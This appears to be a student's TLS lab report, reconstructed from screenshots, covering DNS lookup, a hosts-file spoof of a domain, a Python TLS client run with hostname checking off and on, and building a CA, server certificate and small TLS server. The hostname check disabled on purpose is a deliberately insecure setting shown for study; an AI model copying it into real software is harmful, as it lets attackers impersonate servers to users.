
```
┌──(moghees㉿kali)-[~]
└─$ dig www.example.com

; <<>> DiG 9.19.17-1-Debian <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29007
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        48293   IN      A       93.184.216.34

;; Query time: 4 msec
;; SERVER: 10.100.1.1#53(10.100.1.1) (UDP)
;; WHEN: Sun Nov 19 01:32:44 PKT 2023
;; MSG SIZE  rcvd: 60
```

Adding it to /etc/hosts file :



```
  GNU nano 7.2                                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# CTF
10.10.11.217  latex.topology.htb

# IS Assignment
93.184.216.34 www.example20.com
104.18.21.126 www.hackthebox20.com
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

When check_hotname = False




```
context.load_verify_locations(capath=cadir)
context.verify_mode = ssl.CERT_REQUIRED
context.check_hostname = False
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
┌──(moghees㉿kali)-[~/Downloads/Q-02/Labsetup/volumes]
└─$ python3 handshake.py www.example20.com
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: www.example20.com
=== Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/DigiCertTLSRSASHA2562020CA1-1.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/DigiCertTLSRSASHA2562020CA1-4.crl',
                           'http://crl4.digicert.com/DigiCertTLSRSASHA2562020CA1-4.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'DigiCert Inc'),),
            (('commonName', 'DigiCert TLS RSA SHA256 2020 CA1'),)),
 'notAfter': 'Feb 13 23:59:59 2024 GMT',
 'notBefore': 'Jan 13 00:00:00 2023 GMT',
 'serialNumber': '0C1FCB184518C7E3866741236D6B73F1',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'Los Angeles'),),
             (('organizationName',
               'Internet\xa0Corporation\xa0for\xa0Assigned\xa0Names\xa0and\xa0'
               'Numbers'),),
             (('commonName', 'www.example.org'),)),
 'subjectAltName': (('DNS', 'www.example.org'),
                    ('DNS', 'example.net'),
                    ('DNS', 'example.edu'),
                    ('DNS', 'example.com'),
                    ('DNS', 'example.org'),
                    ('DNS', 'www.example.com'),
                    ('DNS', 'www.example.edu'),
                    ('DNS', 'www.example.net')),
 'version': 3}
[{'issuer': ((('countryName', 'US'),),
             (('organizationName', 'DigiCert Inc'),),
             (('organizationalUnitName', 'www.digicert.com'),),
             (('commonName', 'DigiCert Global Root CA'),)),
  'notAfter': 'Nov 10 00:00:00 2031 GMT',
  'notBefore': 'Nov 10 00:00:00 2006 GMT',
  'serialNumber': '083BE056904246B1A1756AC95991C74A',
```

When check_hotname = True



```
context.load_verify_locations(capath=cadir)
context.verify_mode = ssl.CERT_REQUIRED
context.check_hostname = True
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS


```
┌──(moghees㉿kali)-[~/Downloads/Q-02/Labsetup/volumes]
└─$ python3 handshake.py www.example20.com
After making TCP connection. Press any key to continue ...
Traceback (most recent call last):
  File "/home/blackcat/Downloads/Q-02/Labsetup/volumes/handshake.py", line 28, in <module>
    ssock.do_handshake()   # Start the handshake
    ^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/ssl.py", line 1379, in do_handshake
    self._sslobj.do_handshake()
ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.example20.com'. (_ssl.c:1006)

┌──(moghees㉿kali)-[~/Downloads/Q-02/Labsetup/volumes]
└─$ 
```

Importance of Hostname Check :

- If hostname verification is not performed, then the attacker can use the legitimate certificate of other websites to impersonate the legitimate certificate of his forged website and send it back to the user for verification. Since the hostname verification is ignored,the user will not notice it. Achieve the website's purpose of deceiving users.


Sending and getting Data

1. Add the chunk in the previous code.




```
# Send HTTP Request to Server
request = b"GET / HTTP/1.0\r\nHost:" + hostname.encode('utf-8') + b"\r\n\r\n"
ssock.sendall(request)
# Read HTTP Response from Server
response = ssock.recv(2048)
while response:
    pprint.pprint(response.split(b"\r\n"))
    response = ssock.recv(2048)
```

The program will get the response of the request made to the host.



```
After TLS handshake. Press any key to continue ...
[b'HTTP/1.1 200 OK',
 b'Date: Sat, 18 Nov 2023 20:53:00 GMT',
 b'Content-Type: text/html; charset=UTF-8',
 b'Connection: close',
 b'Vary: Accept-Encoding',
 b'Cache-Control: no-cache, private',
 b'Set-Cookie: XSRF-TOKEN=eyJpdiI6InJ0QkhJT0RVeWVIQm9BTTFvNFpMaWc9PSIsInZhbHVlI'
 b'joiaTJNekZQbk9rSllyTTBCZU5yQVR3S201TFM1N0R4R2lGTWh3TWhtUFJEdnpLK2I3VUw4M0VvL'
 b'zY4UG4yUXN6Z3JtT21PZm5xUTRqd0RMYjhKRFRXc2R4cEFTbFlXMkxBM2E0VjVpeWJkVjI5K0RUS'
 b'1BHcUNpOTg2L04venlsQ1YiLCJtYWMiOiIzNDU5YjVlZGI1NWQxOTdmMWI0OTkxYmU5MzNmNTg4Y'
 b'zlhMTBhNzliZjM4YWRhM2IzYWFkMTNjZGYyYWU3ZDE1IiwidGFnIjoiIn0%3D; expires=Sat, '
 b'18 Nov 2023 22:53:00 GMT; Max-Age=7200; path=/',
 b'X-Frame-Options: SAMEORIGIN',
 b'X-XSS-Protection: 1; mode=block',
 b'X-Content-Type-Options: nosniff',
 b'Access-Control-Allow-Origin: https://app.hackthebox.com',
 b'Access-Control-Allow-Credentials: true',
 b'Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS',
 b'Access-Control-Allow-Headers: Accept,Authorization,Cache-Control,Content-Typ'
 b'e,DNT,If-Modified-Since,Keep-Alive,Origin,User-Agent,X-Requested-With',
 b'CF-Cache-Status: DYNAMIC',
 b'Set-Cookie: hackthebox_session=eyJpdiI6InZPTGtPaEpYWUc1dEVlLzIyWTlyeGc9PSIsI'
 b'nZhbHVlIjoiTDhqcTY0QTJTbXN6SE1yUnkxbUEzWWIxMmtuZXhjS0RvNXlicklma2MwMkxrMEJjT'
 b'0V0VlFzUFU2eFdiaHMzRWhYLys2bUIwOFF3clRYMGFkbklUdFpCQkN6eTZXRVRsZnd0OXp1ZXN0d'
 b'kdZL2luUi9wazFwTUhVNlVhZzJrblciLCJtYWMiOiJlNjIxN2NkNjM2ZWU1YThiNjJiYmUyMjZhN'
 b'jc0MWI5NzIyNDhkMzI1ZmIwZTE5MTlhZWIwMTIz']
[b'MmU5ZDFjN2M0IiwidGFnIjoiIn0%3D; expires=Sat, 18 Nov 2023 22:53:00 GMT; Max-A'
 b'ge=7200; path=/; httponly',
 b'Set-Cookie: __cf_bm=LYaJsvbBsIGbiDKaUa5ufsSsMh87P93WdamDD6cINkg-1700340780-0'
 b'-AYb+1iDzPgH2qUJDtseEvNwTntX9bSia1DOchHHG5Tu3RUF9qlWxM6TlAJ+cJ0z6GuQKFynLMnf'
 b'v7Yx0gOVzR90=; path=/; expires=Sat, 18-Nov-23 21:23:00 GMT; domain=.hacktheb'
 b'ox.com; HttpOnly; Secure',
 b'Server: cloudflare',
 b'CF-RAY: 828319b56e77a3d5-SIN',
 b'',
 b'']
[b'<!doctype html> <html lang="en"> <head> <meta charset="utf-8"> <meta name="v'
 b'iewport" content="width=device-width, initial-scale=1, viewport-fit=cover"> '
 b'<meta http-equiv="X-UA-Compatible" content="ie=edge"> <title>Hack The Box: H'
 b'acking Training For The Best | Individuals &amp; Companies</title> <link hre'
 b'f="https://p.typekit.net" rel="preconnect" crossorigin> <link href="https://'
 b'use.typekit.net" rel="preconnect" crossorigin> <link href="https://use.typek'
```

2. Modify to get image.




```python
# Send HTTP Request to Server
request = b"GET /images/landingv3/why-1.svg HTTP/1.0\r\nHost:" + hostname.encode('utf-8') + b"\r\n\r\n"
ssock.sendall(request)
# Read HTTP Response from Server
response = ssock.recv(2048)
while response:
    pprint.pprint(response.split(b"\r\n"))
    response = ssock.recv(2048)
```

```
[b'3 30C128.959 30 128.338 30.5864 128.338 31.3453L128.303 43.2115C128.303 43.9'
 b'358 128.89 44.5567 129.649 44.5567C130.373 44.5567 130.994 43.9703 130.994 4'
 b'3.2115L131.029 31.3453C131.029 30.6209 130.408 30 129.683 30ZM109.918 33.415'
 b'C109.262 33.7254 108.952 34.5533 109.262 35.2087L114.333 45.902C114.644 46.5'
 b'574 115.471 46.8679 116.127 46.5574C116.782 46.247 117.093 45.4191 116.782 4'
 b'4.7637L111.712 34.0704C111.401 33.3805 110.608 33.1045 109.918 33.415ZM93.60'
 b'18 46.4195C93.1534 47.0059 93.3259 47.8682 93.9123 48.2822L103.536 55.1811C1'
 b'04.123 55.6295 104.985 55.4571 105.399 54.8706C105.847 54.2842 105.675 53.42'
 b'19 105.089 53.0079L95.4645 46.109C94.8781 45.6606 94.0502 45.833 93.6018 46.'
 b'4195ZM86.6684 63.7013C86.5649 64.4257 87.0478 65.1156 87.8067 65.2535L99.534'
 b'9 67.0473C100.259 67.1507 100.949 66.6678 101.087 65.9089C101.191 65.1845 10'
 b'0.708 64.4947 99.9488 64.3567L88.2207 62.563C87.4963 62.4595 86.8064 62.9769'
```


Implement a simple TLS server

Creating public-key Certificate and Private Key :


openssl req -x509 -newkey rsa:4096 -sha256 -days 3650 \-keyout ca.key -out ca.crt




```
┌──(moghees㉿kali)-[~/…/Q-02/Labsetup/volumes/server-certs]
└─$ openssl req -x509 -newkey rsa:4096 -sha256 -days 3650 \
-keyout ca.key -out ca.crt
.+.....+............++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*..............++++++++++++++++++++++++++++++++++++++++++++++++++++++++
+++++++++++++++*.......+.....+......+.+........+......+..........+...+..+.+..+...........................+.................+.......+...+.....+...+...
.+...+............+........+.+..+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
......+.........+.+..+.+......+...+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*....+...+...................+.....+.+..........+.
..+.+..+....+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*......+............+..+...+.........+....+..+.......+.....+......+......
..................+..+...........+..........+..+....+.....+.........+...+.............+.+.....+..........................+.............+......+....+.
.........+.+......+...+..+.......+...+.........+...+.....+.+..+...+.+......+.....+...+............+..............+...........+...+......+...+.......
.........+.+..+............+...+..................+...+......+...+......+.+.............+...+.+.........+...+...........+...+........+...+.........+.....
...+......+.................+......+......+.....+...+...+....+..................+..........+...+..............+......+....+.............+.+........
....+........+.+.......+............+..+.+...........+.+............+..+.+...............+.....................+...+.....+..+................+.+..+.+..
.........+...+..........+......+.....+......+.+.........+.............+...+.+...+...+...+.....+......+....+.....+..............+..........+.+..........+.
.................+.................+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:PAK
String too long, must be at most 2 bytes long
Country Name (2 letter code) [AU]:Pk
State or Province Name (full name) [Some-State]:Punjab
Locality Name (eg, city) []:Lahore
Organization Name (eg, company) [Internet Widgits Pty Ltd]:FAST
Organizational Unit Name (eg, section) []:CS
Common Name (e.g. server FQDN or YOUR name) []:Moghees20
Email Address []:test@gmail.com
```




```
┌──(moghees㉿kali)-[~/…/Q-02/Labsetup/volumes/client-certs]
└─$ openssl x509 -in ca.crt -noout -subject_hash
b957905c
```




```
┌──(moghees㉿kali)-[~/…/Q-02/Labsetup/volumes/client-certs]
└─$ ls -al
total 24
drwxr-xr-x 2 moghees blackcat 4096 Nov 20 00:26 .
drwxr-xr-x 4 moghees blackcat 4096 Nov 20 00:25 ..
lrwxrwxrwx 1 moghees blackcat   29 Nov 19 01:06 653b494a.0 -> Baltimore_CyberTrust_Root.pem
lrwxrwxrwx 1 moghees blackcat    6 Nov 20 00:26 b957905c.0 -> ca.crt
-rw-r--r-- 1 moghees blackcat 1261 Nov 19 00:58 Baltimore_CyberTrust_Root.pem
-rw-r--r-- 1 moghees blackcat 2094 Nov 20 00:25 ca.crt
-rw------- 1 moghees blackcat 3422 Nov 20 00:24 ca.key
-rw-r--r-- 1 moghees blackcat  103 Jan  3  2021 README.md
```



```
┌──(moghees㉿kali)-[~/…/Q-02/Labsetup/volumes/client-certs]
└─$ openssl req -newkey rsa:2048 -sha256 \
-keyout server.key -out server.csr \
-subj "/CN=www.bank32.com/O=FAST Inc./C=PK" \
-passout pass:test
[illegible]
-----
```




```
┌──(moghees㉿kali)-[~/Downloads/Q-02/Labsetup/volumes]
└─$ sudo openssl ca -in server.csr -out server.crt -cert ca.crt -keyfile ca.key -config my_openssl.cnf
Using configuration from my_openssl.cnf
Enter pass phrase for ca.key:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 1 (0×1)
        Validity
            Not Before: Nov 19 20:56:39 2023 GMT
            Not After : Nov 18 20:56:39 2024 GMT
        Subject:
            countryName               = AU
            stateOrProvinceName       = PU
            organizationName          = FAST
            organizationalUnitName    = CS
            commonName                = Moghees20.com
            emailAddress              = test@gmail.com
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 Subject Key Identifier:
                C4:AE:0A:CD:B4:6E:18:2F:41:3C:BE:56:49:AA:0A:9D:19:92:BA:FD
            X509v3 Authority Key Identifier:
                8A:E8:50:1F:1A:EA:FF:D7:79:AB:9F:E4:28:EB:A7:47:19:97:A5:BB
Certificate is to be certified until Nov 18 20:56:39 2024 GMT (365 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Database updated


 1986  sudo openssl req -new -x509 -keyout ca.key -out ca.crt -config my_openssl.cnf
 1987  openssl genrsa -aes128 -out server.key 1024
 1988  openssl ca -in server.csr -out server.crt -cert ca.crt -keyfile ca.key -config my_openssl.cnf
 1989  openssl req -new -key server.key -out server.csr -config my_openssl.cnf
 1990  sudo openssl ca -in server.csr -out server.crt -cert ca.crt -keyfile ca.key -config my_openssl.cnf

1995  cp server.key server.pem
1996  cat server.crt >> server.pem
```



```
TLS connection established
("Request: b'GET /favicon.ico HTTP/1.1\\r\\nHost: "
 'moghees20.com:4433\\r\\nConnection: keep-alive\\r\\nsec-ch-ua: "Google '
 'Chrome";v="119", "Chromium";v="119", '
 '"Not?A_Brand";v="24"\\r\\nsec-ch-ua-mobile: ?0\\r\\nUser-Agent: Mozilla/5.0 '
 '(X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 '
 'Safari/537.36\\r\\nsec-ch-ua-platform: "Linux"\\r\\nAccept: '
 'image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8\\r\\nSec-Fetch-Site: '
 'same-origin\\r\\nSec-Fetch-Mode: no-cors\\r\\nSec-Fetch-Dest: '
 'image\\r\\nReferer: https://moghees20.com:4433/\\r\\nAccept-Encoding: gzip, '
 "deflate, br\\r\\nAccept-Language: en-US,en;q=0.9\\r\\n\\r\\n'")
```

Testing the server program using browsers




You have certificates on file that identify these certificate authorities

org-DigiNotar

UNTRUSTED DigiNotar Root CA

org-FAST

Moghees20

